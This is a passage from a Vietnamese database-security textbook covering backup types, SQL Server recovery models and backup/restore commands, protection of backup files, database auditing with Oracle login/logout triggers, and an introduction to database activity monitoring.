Ngược lại với sao lưu toàn bộ, sao lưu phần thay đổi chỉ sao lưu phần thay đổi trong cơ sở dữ liệu kể từ lần sao lưu gần nhất, như minh họa trên Hình 7.3. Dạng sao lưu này có ưu điểm là thời gian sao lưu ngắn và lượng chiếm đĩa cũng ít hơn do dữ liệu sao lưu mỗi lần là tương đối nhỏ so với kích thước toàn bộ cơ sở dữ liệu. Nhược điểm của dạng sao lưu này là thời gian khôi phục có thể dài hơn do một dòng có thể được cập nhật nhiều lần cho đến bản cập nhật mới nhất.



Hình 7.2. Các dạng sao lưu cơ sở dữ liệu



Hình 7.3. Sao lưu dạng Differential

7.1.2.2. Các mô hình khôi phục

Mô hình khôi phục (Recovery) là một thuộc tính của cơ sở dữ liệu điều khiển phương pháp ghi log giao dịch, có hay không yêu cầu sao lưu log giao dịch và các kiểu khôi phục cơ sở dữ liệu hỗ trợ. Microsoft SQL Server hỗ trợ 3 mô hình khôi phục: Simple (Mô hình khôi phục đơn giản), Full (Mô hình khôi phục đầy đủ) và Bulk_log (Mô hình khôi phục log theo khối). Mô hình khôi phục đơn giản chỉ cho phép một số thao tác có thể tạo log tối thiểu. Do vậy, nó không hỗ trợ sao lưu log và cũng không hỗ trợ khôi phục theo trang và theo thời điểm. Mô hình này hỗ trợ khôi phục file, nhưng chỉ giới hạn với các file dữ liệu thứ cấp theo chế độ chỉ đọc.

Ngược lại với mô hình khôi phục đơn giản, mô hình khôi phục đầy đủ yêu cầu tất cả các thao tác được ghi log đầy đủ, có hỗ trợ sao lưu log và hỗ trợ khôi phục tất cả các thao tác, bao gồm cả khôi phục theo thời điểm, theo trang và khôi phục theo file. Mô hình khôi phục log theo khối hoạt động tương tự như mô hình khôi phục đầy đủ, trừ khi một số thao tác theo mẻ được ghi log tối thiểu. Mô hình này hỗ trợ khôi phục các thao tác tương tự mô hình khôi phục đầy đủ. Tuy nhiên, mô hình khôi phục log theo khối không hỗ trợ khôi phục theo thời điểm khi các thao tác được ghi log tối thiểu.

7.1.2.3. Thực hiện sao lưu

Hầu hết các hệ quản trị cơ sở dữ liệu hỗ trợ sao lưu thông qua các giao diện quản trị, hoặc dòng lệnh. Hình 7.4 là giao diện sao lưu cơ sở dữ liệu thông qua giao diện quản trị của Microsoft SQL Server. Hình 7.5 là giao diện tạo một kế hoạch bảo trì cho tự động định kỳ sao lưu cơ sở dữ liệu và "dọn dẹp" các file sao lưu theo yêu cầu của người quản trị trong Microsoft SQL Server.


Cũng có thể sử dụng các lệnh của hệ quản trị cơ sở dữ liệu để thực hiện sao lưu. Chẳng hạn, trong Microsoft SQL Server, lệnh sau lưu có cú pháp như sau:

```
BACKUP DATABASE { database_name | @database_name_var } TO
<backup_device> [ WITH { DIFFERENTIAL | <general_WITH_options>
```


trong đó:

```
<backup_device>::= { { logical_device_name | @logical_device_name_var }
| { DISK | TAPE | URL } = { 'physical_device_name' | @physical_device_name_var
} }
```

Ví dụ lệnh `BACKUP DATABASE test_db TO DISK = 'D:\backups\test_db.bak'` thực hiện sao lưu cơ sở dữ liệu có tên "test_db" ra file trên đĩa "D:\backups\test_db.bak".



Hình 7.4. Sao lưu cơ sở dữ liệu thông qua giao diện quản trị của SQL Server



Hình 7.5. Giao diện tạo kế hoạch bảo trì cho sao lưu dữ liệu của SQL Server


7.1.2.4. Sao lưu log giao dịch và sao lưu file

File log giao dịch (transaction log) lưu một dãy các bản ghi log, lưu trữ các bản ghi quá khứ và các thay đổi đã được thực hiện trên cơ sở dữ liệu. Log giao dịch cũng cần được sao lưu định kỳ, kèm theo việc sao lưu cơ sở dữ liệu do đây là việc cần thiết để hỗ trợ khả năng khôi phục theo thời điểm và khống chế kích thước của file log. Phụ thuộc vào kiểu ghi log lựa chọn trong kiểu sao lưu (Simple, Full, hoặc Bulk_Log), khả năng khôi phục cơ sở dữ liệu là khác nhau.

Sao lưu file là dạng sao lưu cho phép sao lưu một file, hoặc một nhóm các file dữ liệu cụ thể. Ưu điểm của dạng sao lưu file là giảm thời gian sao lưu, trong trường hợp không phải sao lưu toàn bộ cơ sở dữ liệu. Tương tự như sao lưu cơ sở dữ liệu, các kiểu sao lưu file thường được hỗ trợ gồm: Full (sao lưu toàn bộ), Partial (sao lưu một phần) và Differential (chỉ sao lưu thay đổi so với lần sao lưu trước đó). Kiểu sao lưu Differential có thể áp dụng với cả hai kiểu Full và Partial.

7.1.3. An toàn dữ liệu sao lưu

Do việc sao lưu dữ liệu thường được thực hiện tự động, định kỳ nên lượng dữ liệu và số lượng file sao lưu tạo ra có thể rất lớn. Do vậy, cần có cơ chế "dọn dẹp" các file dữ liệu sao lưu nhằm đảm bảo duy trì dung lượng đĩa trống tối thiểu cho hệ thống máy chủ hoạt động. Có thể lựa chọn các phương pháp như ghi đè file sao lưu mới lên file cũ, hoặc sử dụng các cơ chế dọn dẹp để duy trì một số lượng cố định các file sao lưu trong hệ thống. Hình 7.6 là giao diện tạo kế hoạch bảo trì để định kỳ tự động tạo file sao mới, đồng thời xóa các file cũ hơn 1 tuần.



Hình 7.6. Sử dụng kế hoạch bảo trì để quản lý các file sao lưu trong SQL Server


Ngoài ra, do các file sao lưu cơ sở dữ liệu chứa một phần, hoặc toàn bộ cơ sở dữ liệu, nên cần có cơ chế bổ sung để bảo vệ, tránh rò rỉ, hoặc mất dữ liệu thông qua các file sao lưu. Các phương pháp bảo vệ dữ liệu sao lưu thường được sử dụng bao gồm: sử dụng mật khẩu để bảo vệ file sao lưu, mã hóa file sao lưu và sao lưu ra ngoài (off-site backup). Sử dụng mật khẩu để bảo vệ file sao lưu là phương pháp đơn giản nhất có thể sử dụng. Theo đó, có thể đặt mật khẩu cho phương tiện lưu trữ, hoặc đặt mật khẩu cho file sao lưu để tránh bị khôi phục ngẫu nhiên. Sau đây là ví dụ sử dụng lệnh tạo file sao lưu có mật khẩu:

```
BACKUP DATABASE YourDB TO DISK='D:\YourDB.bak'
WITH MEDIANAME='YourMediaPassword',
PASSWORD='YourBackupSetPassword',
FORMAT
```

Mã hóa file sao lưu là phương pháp được sử dụng để bảo vệ cơ sở dữ liệu lưu trong file sao lưu. Có thể sử dụng các công cụ mã hóa file sao lưu, như LiteSpeed cho SQL Server, Red Gate SQL HyperBac, hoặc công nghệ Transparent Data Encryption (TDE) đã được đề cập ở Mục 6.3.3. Có thể kết hợp nén và mã hóa file sao lưu để giảm kích thước file sao lưu cơ sở dữ liệu.

Sao lưu off-site là dạng sao lưu cơ sở dữ liệu và/hoặc các thông tin liên quan sang thiết bị lưu trữ, hoặc hệ thống khác. Hình 7.7 minh họa việc sao lưu cơ sở dữ liệu lên đám mây Amazon S3 sử dụng mô đun sao lưu an toàn của Oracle. Phương pháp sao lưu này nhằm đảm bảo an toàn cho dữ liệu trong trường hợp có sự cố đối với tòa nhà hoặc một khu vực, thành phố. Tuy nhiên, cần có biện pháp đảm bảo an toàn cho các file sao lưu off-site do chúng có thể bị đánh cắp và lạm dụng. Các biện pháp có thể sử dụng bao gồm:

- Mã hóa file sao lưu;
- Mã hóa đường truyền dữ liệu từ hệ thống nguồn đến hệ thống lưu trữ file sao lưu;
- Sử dụng nhân viên có thể tin cậy trong trường hợp cần vận chuyển file sao lưu trong các thiết bị lưu trữ như ổ đĩa hoặc băng từ.



Hình 7.7. Sao lưu cơ sở dữ liệu lên đám mây Amazon S3


7.1.4. Khôi phục cơ sở dữ liệu

Khôi phục dự phòng cơ sở dữ liệu là việc khôi phục lại một phần hoặc toàn bộ cơ sở dữ liệu khi cơ sở dữ liệu có sự cố. Đây một nhiệm vụ khó khăn đòi hỏi người thực hiện cần có kiến thức và kinh nghiệm về quản trị cơ sở dữ liệu. Khôi phục dự phòng cơ sở dữ liệu có thể được thực hiện nhờ sử dụng các dạng file sao lưu sau: bản sao lưu toàn bộ cơ sở dữ liệu, file sao lưu cơ sở dữ liệu, file log giao dịch cơ sở dữ liệu.

Bước đầu tiên trong quá trình khôi phục là xác định kiểu khôi phục cho phù hợp trong số các kiểu khôi phục sau:

- Khôi phục toàn bộ (Full recovery)
- Khôi phục một phần (Partial recovery): Khôi phục đến một thời điểm nào đó.
- Khôi phục theo giao dịch (Transactional recovery): Khôi phục chi tiết theo giao dịch. Dạng này đòi hỏi công cụ bổ sung của bên thứ 3.

Tương tự như thao tác sao lưu, các hệ quản trị cơ sở dữ liệu cũng hỗ trợ thao tác khôi phục cơ sở dữ liệu từ file sao lưu thông qua giao diện quản trị, hoặc dòng lệnh. Hình 7.8 là giao diện khôi phục cơ sở dữ liệu từ file sao lưu trên đĩa trong SQL Server.



Hình 7.8. Giao diện khôi phục cơ sở dữ liệu trong SQL Server

Cũng có thể sử dụng dòng lệnh hỗ trợ bởi hệ quản trị cơ sở dữ liệu để thực hiện việc khôi phục cơ sở dữ liệu từ file sao lưu. Sau đây là cú pháp lệnh khôi phục cơ sở dữ liệu trong SQL Server:

```
RESTORE DATABASE { database_name | @database_name_var }
[ FROM <backup_device> [ ,...n ] ] [ WITH { [ RECOVERY | NORECOVERY |
STANDBY = {standby_file_name | @standby_file_name_var }      ] |,
<general_WITH_options> [ ,...n ] |, <replication_WITH_option> |,
<change_data_capture_WITH_option> |, <FILESTREAM_WITH_option> |,
<service_broker_WITH_options> |, <point_in_time_WITH_options—
RESTORE_DATABASE> } [ ,...n ] ]
```

Sau quá trình khôi phục thành công, cần kiểm tra sau khôi phục để đảm bảo dữ liệu được khôi phục đầy đủ, chính xác.

7.2. Kiểm toán cơ sở dữ liệu

7.2.1. Khái quát về kiểm toán cơ sở dữ liệu

Kiểm toán cơ sở dữ liệu (Database auditing) là phân việc giúp trả lời câu hỏi "**Ai** đã thực hiện **cái gì** trên dữ liệu **nào**, vào **khi nào** và bằng **cách nào**?" (tiếng Anh: **Who** did **what** to **which** data, **when** and **how**?). Một cách chính thức, kiểm toán cơ sở dữ liệu là việc giám sát các hành vi của người dùng thực hiện trên cơ sở dữ liệu và xem xét các hành vi đó có phù hợp với chính sách quản trị và bảo mật cơ sở dữ liệu của cơ quan, tổ chức hay không. Trên thực tế, người quản trị cơ sở dữ liệu thường cài đặt tính năng kiểm toán vì mục đích an ninh, nhằm đảm bảo những người không có thẩm quyền không được phép truy cập vào dữ liệu. Đây là một trong khâu quan trọng giúp người quản trị cơ sở dữ

liệu truy tìm nguyên nhân của các vấn đề, hoặc sự cố xảy ra với hệ thống và từ đó có biện pháp khắc phục phù hợp.

Có thể thấy giám sát là một khâu bắt buộc nhằm thu thập dữ liệu cần thiết cho kiểm toán cơ sở dữ liệu. Hơn nữa, việc giám sát cần được thực hiện thường xuyên trong suốt quá trình hoạt động của cơ sở dữ liệu để không bị bỏ sót các sự kiện quan trọng. Sau khi có dữ liệu giám sát, việc xem xét, phân tích các dữ liệu giám sát cần được thực hiện định kỳ để sớm phát hiện các bất thường, hoặc sự cố trong hệ thống.

Việc giám sát thu thập và phân tích dữ liệu có thể được thực hiện tại chỗ, phân tán trên từng máy chủ cơ sở dữ liệu, hoặc tập trung trên một hệ thống kiểm toán độc lập. Mô hình thu thập và phân tích dữ liệu tại chỗ sử dụng tính năng kiểm toán của bản thân các hệ quản trị cơ sở dữ liệu thường chỉ phù hợp với các hệ thống đơn lẻ, cỡ nhỏ và vừa do tính năng hạn chế và độ an toàn thấp. Với các hệ thống lớn, hoặc các chuỗi máy chủ cơ sở dữ liệu, cần có hệ thống thu thập và xử lý dữ liệu kiểm toán độc lập, tập trung để giảm thiểu ảnh hưởng đến hoạt động của các máy chủ cơ sở dữ liệu, như minh họa trên Hình 7.9. Có thể kể ra một số hệ thống giám sát và kiểm toán cơ sở dữ liệu được sử dụng rộng rãi, như Zabbix (<http://www.zabbix.com>) và ApexSQL Audit (<http://www.apexsql.com>).



Hình 7.9. Mô hình thu thập và xử lý dữ liệu kiểm toán tập trung

7.2.2. Các dạng kiểm toán cơ sở dữ liệu


Mục này mô tả một số nội dung cần được kiểm toán trong cơ sở dữ liệu. Các nội dung này gồm: Kiểm toán đăng nhập/đăng xuất cơ sở dữ liệu

- Kiểm toán nguồn sử dụng cơ sở dữ liệu
- Kiểm toán hoạt động DDL
- Kiểm toán lỗi cơ sở dữ liệu
- Kiểm toán thay đổi mã nguồn của thủ tục, hàm, hoặc trigger
- Kiểm toán thay đổi đặc quyền và thông tin truy cập
- Kiểm toán việc thay đổi các dữ liệu nhạy cảm

Phần tiếp theo của mục này trình bày chi tiết của từng nội dung kiểm toán kể trên.


Kiểm toán đăng nhập/đăng xuất cơ sở dữ liệu

Nội dung này giám sát các thao tác đăng nhập (sign-on, log-on) và đăng xuất (sign-out, log-out) của người dùng cơ sở dữ liệu. Đây là các thao tác quan trọng trong khâu kiểm soát truy cập cần giám sát. Các thông tin cần thu thập về 2 sự kiện này thường bao gồm: username, địa chỉ IP của máy khách, tên ứng dụng máy khách, thời gian, trạng thái (thành công, hay không thành công). Hình 7.10 biểu diễn dữ liệu log ghi được về đăng nhập không thành công và kết quả tổng hợp trên biểu đồ. Từ kết quả phân tích dữ liệu log đăng nhập, đăng xuất có thể đưa đến việc thực hiện một số thao tác ngăn chặn tạm thời, như tạm khóa tài khoản người dùng sau khi đăng nhập không thành công một số lần.



Hình 7.10. Dữ liệu log ghi được về đăng nhập không thành công

Có thể sử dụng các công cụ ghi log có sẵn trong hệ quản trị cơ sở dữ liệu, hoặc tự xây dựng công cụ để giám sát ghi log đăng nhập, đăng xuất. Hình 7.11 là giao diện cấu hình tự động ghi log đăng nhập trong SQL Server.



Hình 7.11. Giao diện cấu hình tự động ghi log đăng nhập trong SQL Server

Cũng có thể viết các đoạn mã SQL dựa trên trigger để ghi log và lưu trong bảng cơ sở dữ liệu. Đoạn mã sau sử dụng để tạo bảng chứa dữ liệu log đăng nhập, đăng xuất:

```
create table user_login_audit
(
    user_id          varchar2(30),
    session_id       number(8),
    host             varchar2(30),
    login_day        date,
    login_time       varchar2(10),
    logout_day       date,
    logout_time      varchar2(10)
);
```

Sau đó, sử dụng đoạn mã sau để ghi log đăng nhập dựa trên trigger:

```
create or replace trigger
    user_login_audit_trigger
AFTER LOGON ON DATABASE

BEGIN
insert into user_login_audit values(
    user,
    sys_context('USERENV','SESSIONID'),
    sys_context('USERENV','HOST'),
    sysdate,
    to_char(sysdate, 'hh24:mi:ss'),
    null,
    null
);
COMMIT;
END;
```

và tiếp theo, sử dụng đoạn mã sau để ghi log đăng xuất dựa trên trigger:

```
create or replace trigger
    user_logout_audit_trigger
BEFORE LOGOFF ON DATABASE
BEGIN
-- logout day
update
    user_login_audit
set
    logout_day = sysdate
where
    sys_context('USERENV','SESSIONID') = session_id;
-- logout time
update
    user_login_audit
set
    logout_time = to_char(sysdate, 'hh24:mi:ss')
where
    sys_context('USERENV','SESSIONID') = session_id;
COMMIT;
END;
```

Kiểm toán nguồn sử dụng cơ sở dữ liệu

Nguồn sử dụng cơ sở dữ liệu gồm địa chỉ IP và tên ứng dụng, hoặc nút mạng kết nối đến cơ sở dữ liệu và một số thông tin khác, như biểu diễn trên Hình 7.12. Trong nội dung này, cần thu thập thông tin nguồn sử dụng cơ sở dữ liệu cho các hoạt động, như kết nối và đăng nhập vào cơ sở dữ liệu và thực hiện các lệnh SQL.

Client IP	Source Program	SQL Verb	Depth	Object Name	Total access
155.212.221.82	SQL Query Analyzer	SELECT	0	products	9
155.212.221.82	SQL Query Analyzer	SELECT	0	customers	4
155.212.221.82	SQL Query Analyzer	SELECT	0	fred1	6
155.212.221.82	SQL Query Analyzer	CREATE TABLE	0	fred	3
155.212.221.82	SQL Query Analyzer	SELECT	0	fred	7
155.212.221.82	SQL Query Analyzer	INSERT	0	fred	6
155.212.221.82	SQL Query Analyzer	DELETE	0	fred	4
155.212.221.82	SQL Query Analyzer	DROP TABLE	0	fred	4
155.212.221.82	SQL Query Analyzer	EXECUTE	0	sp_addlogn	8
155.212.221.82	SQL Query Analyzer	GRANT	0	mcclby	4
155.212.221.82	SQL Query Analyzer	SELECT	0	@@trancount	14
155.212.221.82	SQL Query Analyzer	GRANT	0	dave	2
155.212.221.82	Acua_Data_Studio	SELECT	0	master.dbo.sysobjects	1
155.212.221.82	Acua_Data_Studio	SELECT	0	charindex	1
155.212.221.82	Acua_Data_Studio	SELECT	0	type_name	1
155.212.221.82	Acua_Data_Studio	SELECT	0	convert	1
155.212.221.82	Acua_Data_Studio	USE	0	master	3
155.212.221.82	Acua_Data_Studio	SELECT	0	char	1
155.212.221.82	Acua_Data_Studio	SELECT	0	odbcscale	1
155.212.221.82	Acua_Data_Studio	SELECT	0	master.dbo.syscolumns	1

Records: 21 To 40 From 1364

Hình 7.12. Dữ liệu log ghi được về nguồn sử dụng cơ sở dữ liệu

Kiểm toán hoạt động DDL

Kiểm toán hoạt động DDL (Data description language) là kiểm toán việc thay đổi lược đồ (schema), hoặc cấu trúc các bảng trong cơ sở dữ liệu. Các thay đổi về cấu trúc cơ sở dữ liệu cần được giám sát chặt chẽ do chúng ảnh hưởng lớn đến các thao tác khác và hiệu năng vận hành cơ sở dữ liệu. Có thể ghi dữ liệu giám sát cho nội dung kiểm toán này bằng sử dụng tính năng kiểm toán cung cấp bởi cơ sở dữ liệu, hoặc sử dụng hệ thống kiểm toán độc lập, hoặc so sánh các snapshot của các lược đồ cơ sở dữ liệu.

Kiểm toán lỗi cơ sở dữ liệu

Trong nội dung này, cần giám sát và ghi các thông tin về các lỗi xảy ra khi thực hiện các thao tác với cơ sở dữ liệu. Từ thông tin giám sát có thể phân tích, tìm ra các lỗi hỏng, hoặc các nỗ lực tấn công cơ sở dữ liệu. Chẳng hạn, việc phân tích lỗi cơ sở dữ liệu có thể tìm ra việc tin tặc chen thêm các ký tự đặc biệt vào dữ liệu gây lỗi câu lệnh SQL để tìm lỗ hổng chen mã SQL trong hệ thống ứng dụng để tấn công cơ sở dữ liệu.

Kiểm toán thay đổi mã nguồn của thủ tục, hàm, hoặc trigger

Đây là nội dung yêu cầu giám sát và ghi log sự thay đổi mã nguồn của các thủ tục, hàm và các trigger. Cần ghi log các thông tin, như ai thực hiện sửa, nội dung thay đổi và thời gian thực hiện. Trên cơ sở đó có thể lần vết và khắc phục khi có lỗi xảy ra. Để thực hiện việc này, có thể sử dụng công cụ quản lý mã nguồn (có hỗ trợ change tracking), hoặc sử dụng tính năng kiểm toán (audit) trong cơ sở dữ liệu.

Kiểm toán thay đổi đặc quyền và thông tin truy cập

Các thay đổi thông tin người dùng và quyền truy cập cần được giám sát và ghi log do đây là các thông tin nhạy cảm và có thể ảnh hưởng đến an toàn cơ sở dữ liệu. Các thông tin cần ghi log có thể gồm:

- Thêm hoặc xóa người dùng, tài khoản đăng nhập và các vai trò;
- Các thay đổi với các ánh xạ giữa tài khoản đăng nhập và người dùng, hoặc vai trò;
- Thay đổi đặc quyền (có thể do người dùng hoặc vai trò);
- Thay đổi mật khẩu;
- Thay đổi các thuộc tính an ninh tại máy chủ, cơ sở dữ liệu, lệnh, hoặc ở mức đối tượng cơ sở dữ liệu.

Kiểm toán việc thay đổi các dữ liệu nhạy cảm

Các thay đổi với dữ liệu nhạy cảm cần được giám sát để có thể phát hiện các sửa đổi bất hợp pháp. Dữ liệu ghi log ngoài sự kiện xảy ra còn cần phải lưu thông tin (bản ghi) trước thay đổi và bản ghi sau thay đổi. Do đối tượng kiểm toán là các dữ liệu nhạy cảm, nên cần xem xét thực hiện giám sát và ghi log trong những trường hợp thực sự cần thiết do có thêm nguy cơ rò rỉ dữ liệu nhạy cảm thông qua ghi log kiểm toán và lượng dữ liệu phát sinh có thể rất lớn.

7.3. Giám sát hoạt động của máy chủ cơ sở dữ liệu

7.3.1. Giới thiệu

Giám sát hoạt động của máy chủ cơ sở dữ liệu, hay hẹp hơn giám sát hoạt động của cơ sở dữ liệu (Database activity monitoring - DAM), theo Gardner "*chỉ một tập các công cụ hỗ trợ khả năng nhận dạng và thông báo về các hành vi gian lận, bất hợp pháp, hoặc không mong muốn khác đến cơ sở dữ liệu, mà chỉ gây ảnh hưởng tối thiểu đến hoạt động của hệ thống và người dùng*". Các công cụ giám sát hoạt động cơ sở dữ liệu hiện nay có khả năng cung cấp các biện pháp an ninh với dữ liệu là trung tâm rất mạnh, như khám phá và phân loại dữ liệu, quản lý quyền truy cập của người dùng, giám sát đặc quyền người dùng, bảo vệ và ngăn chặn mất mát dữ liệu,...

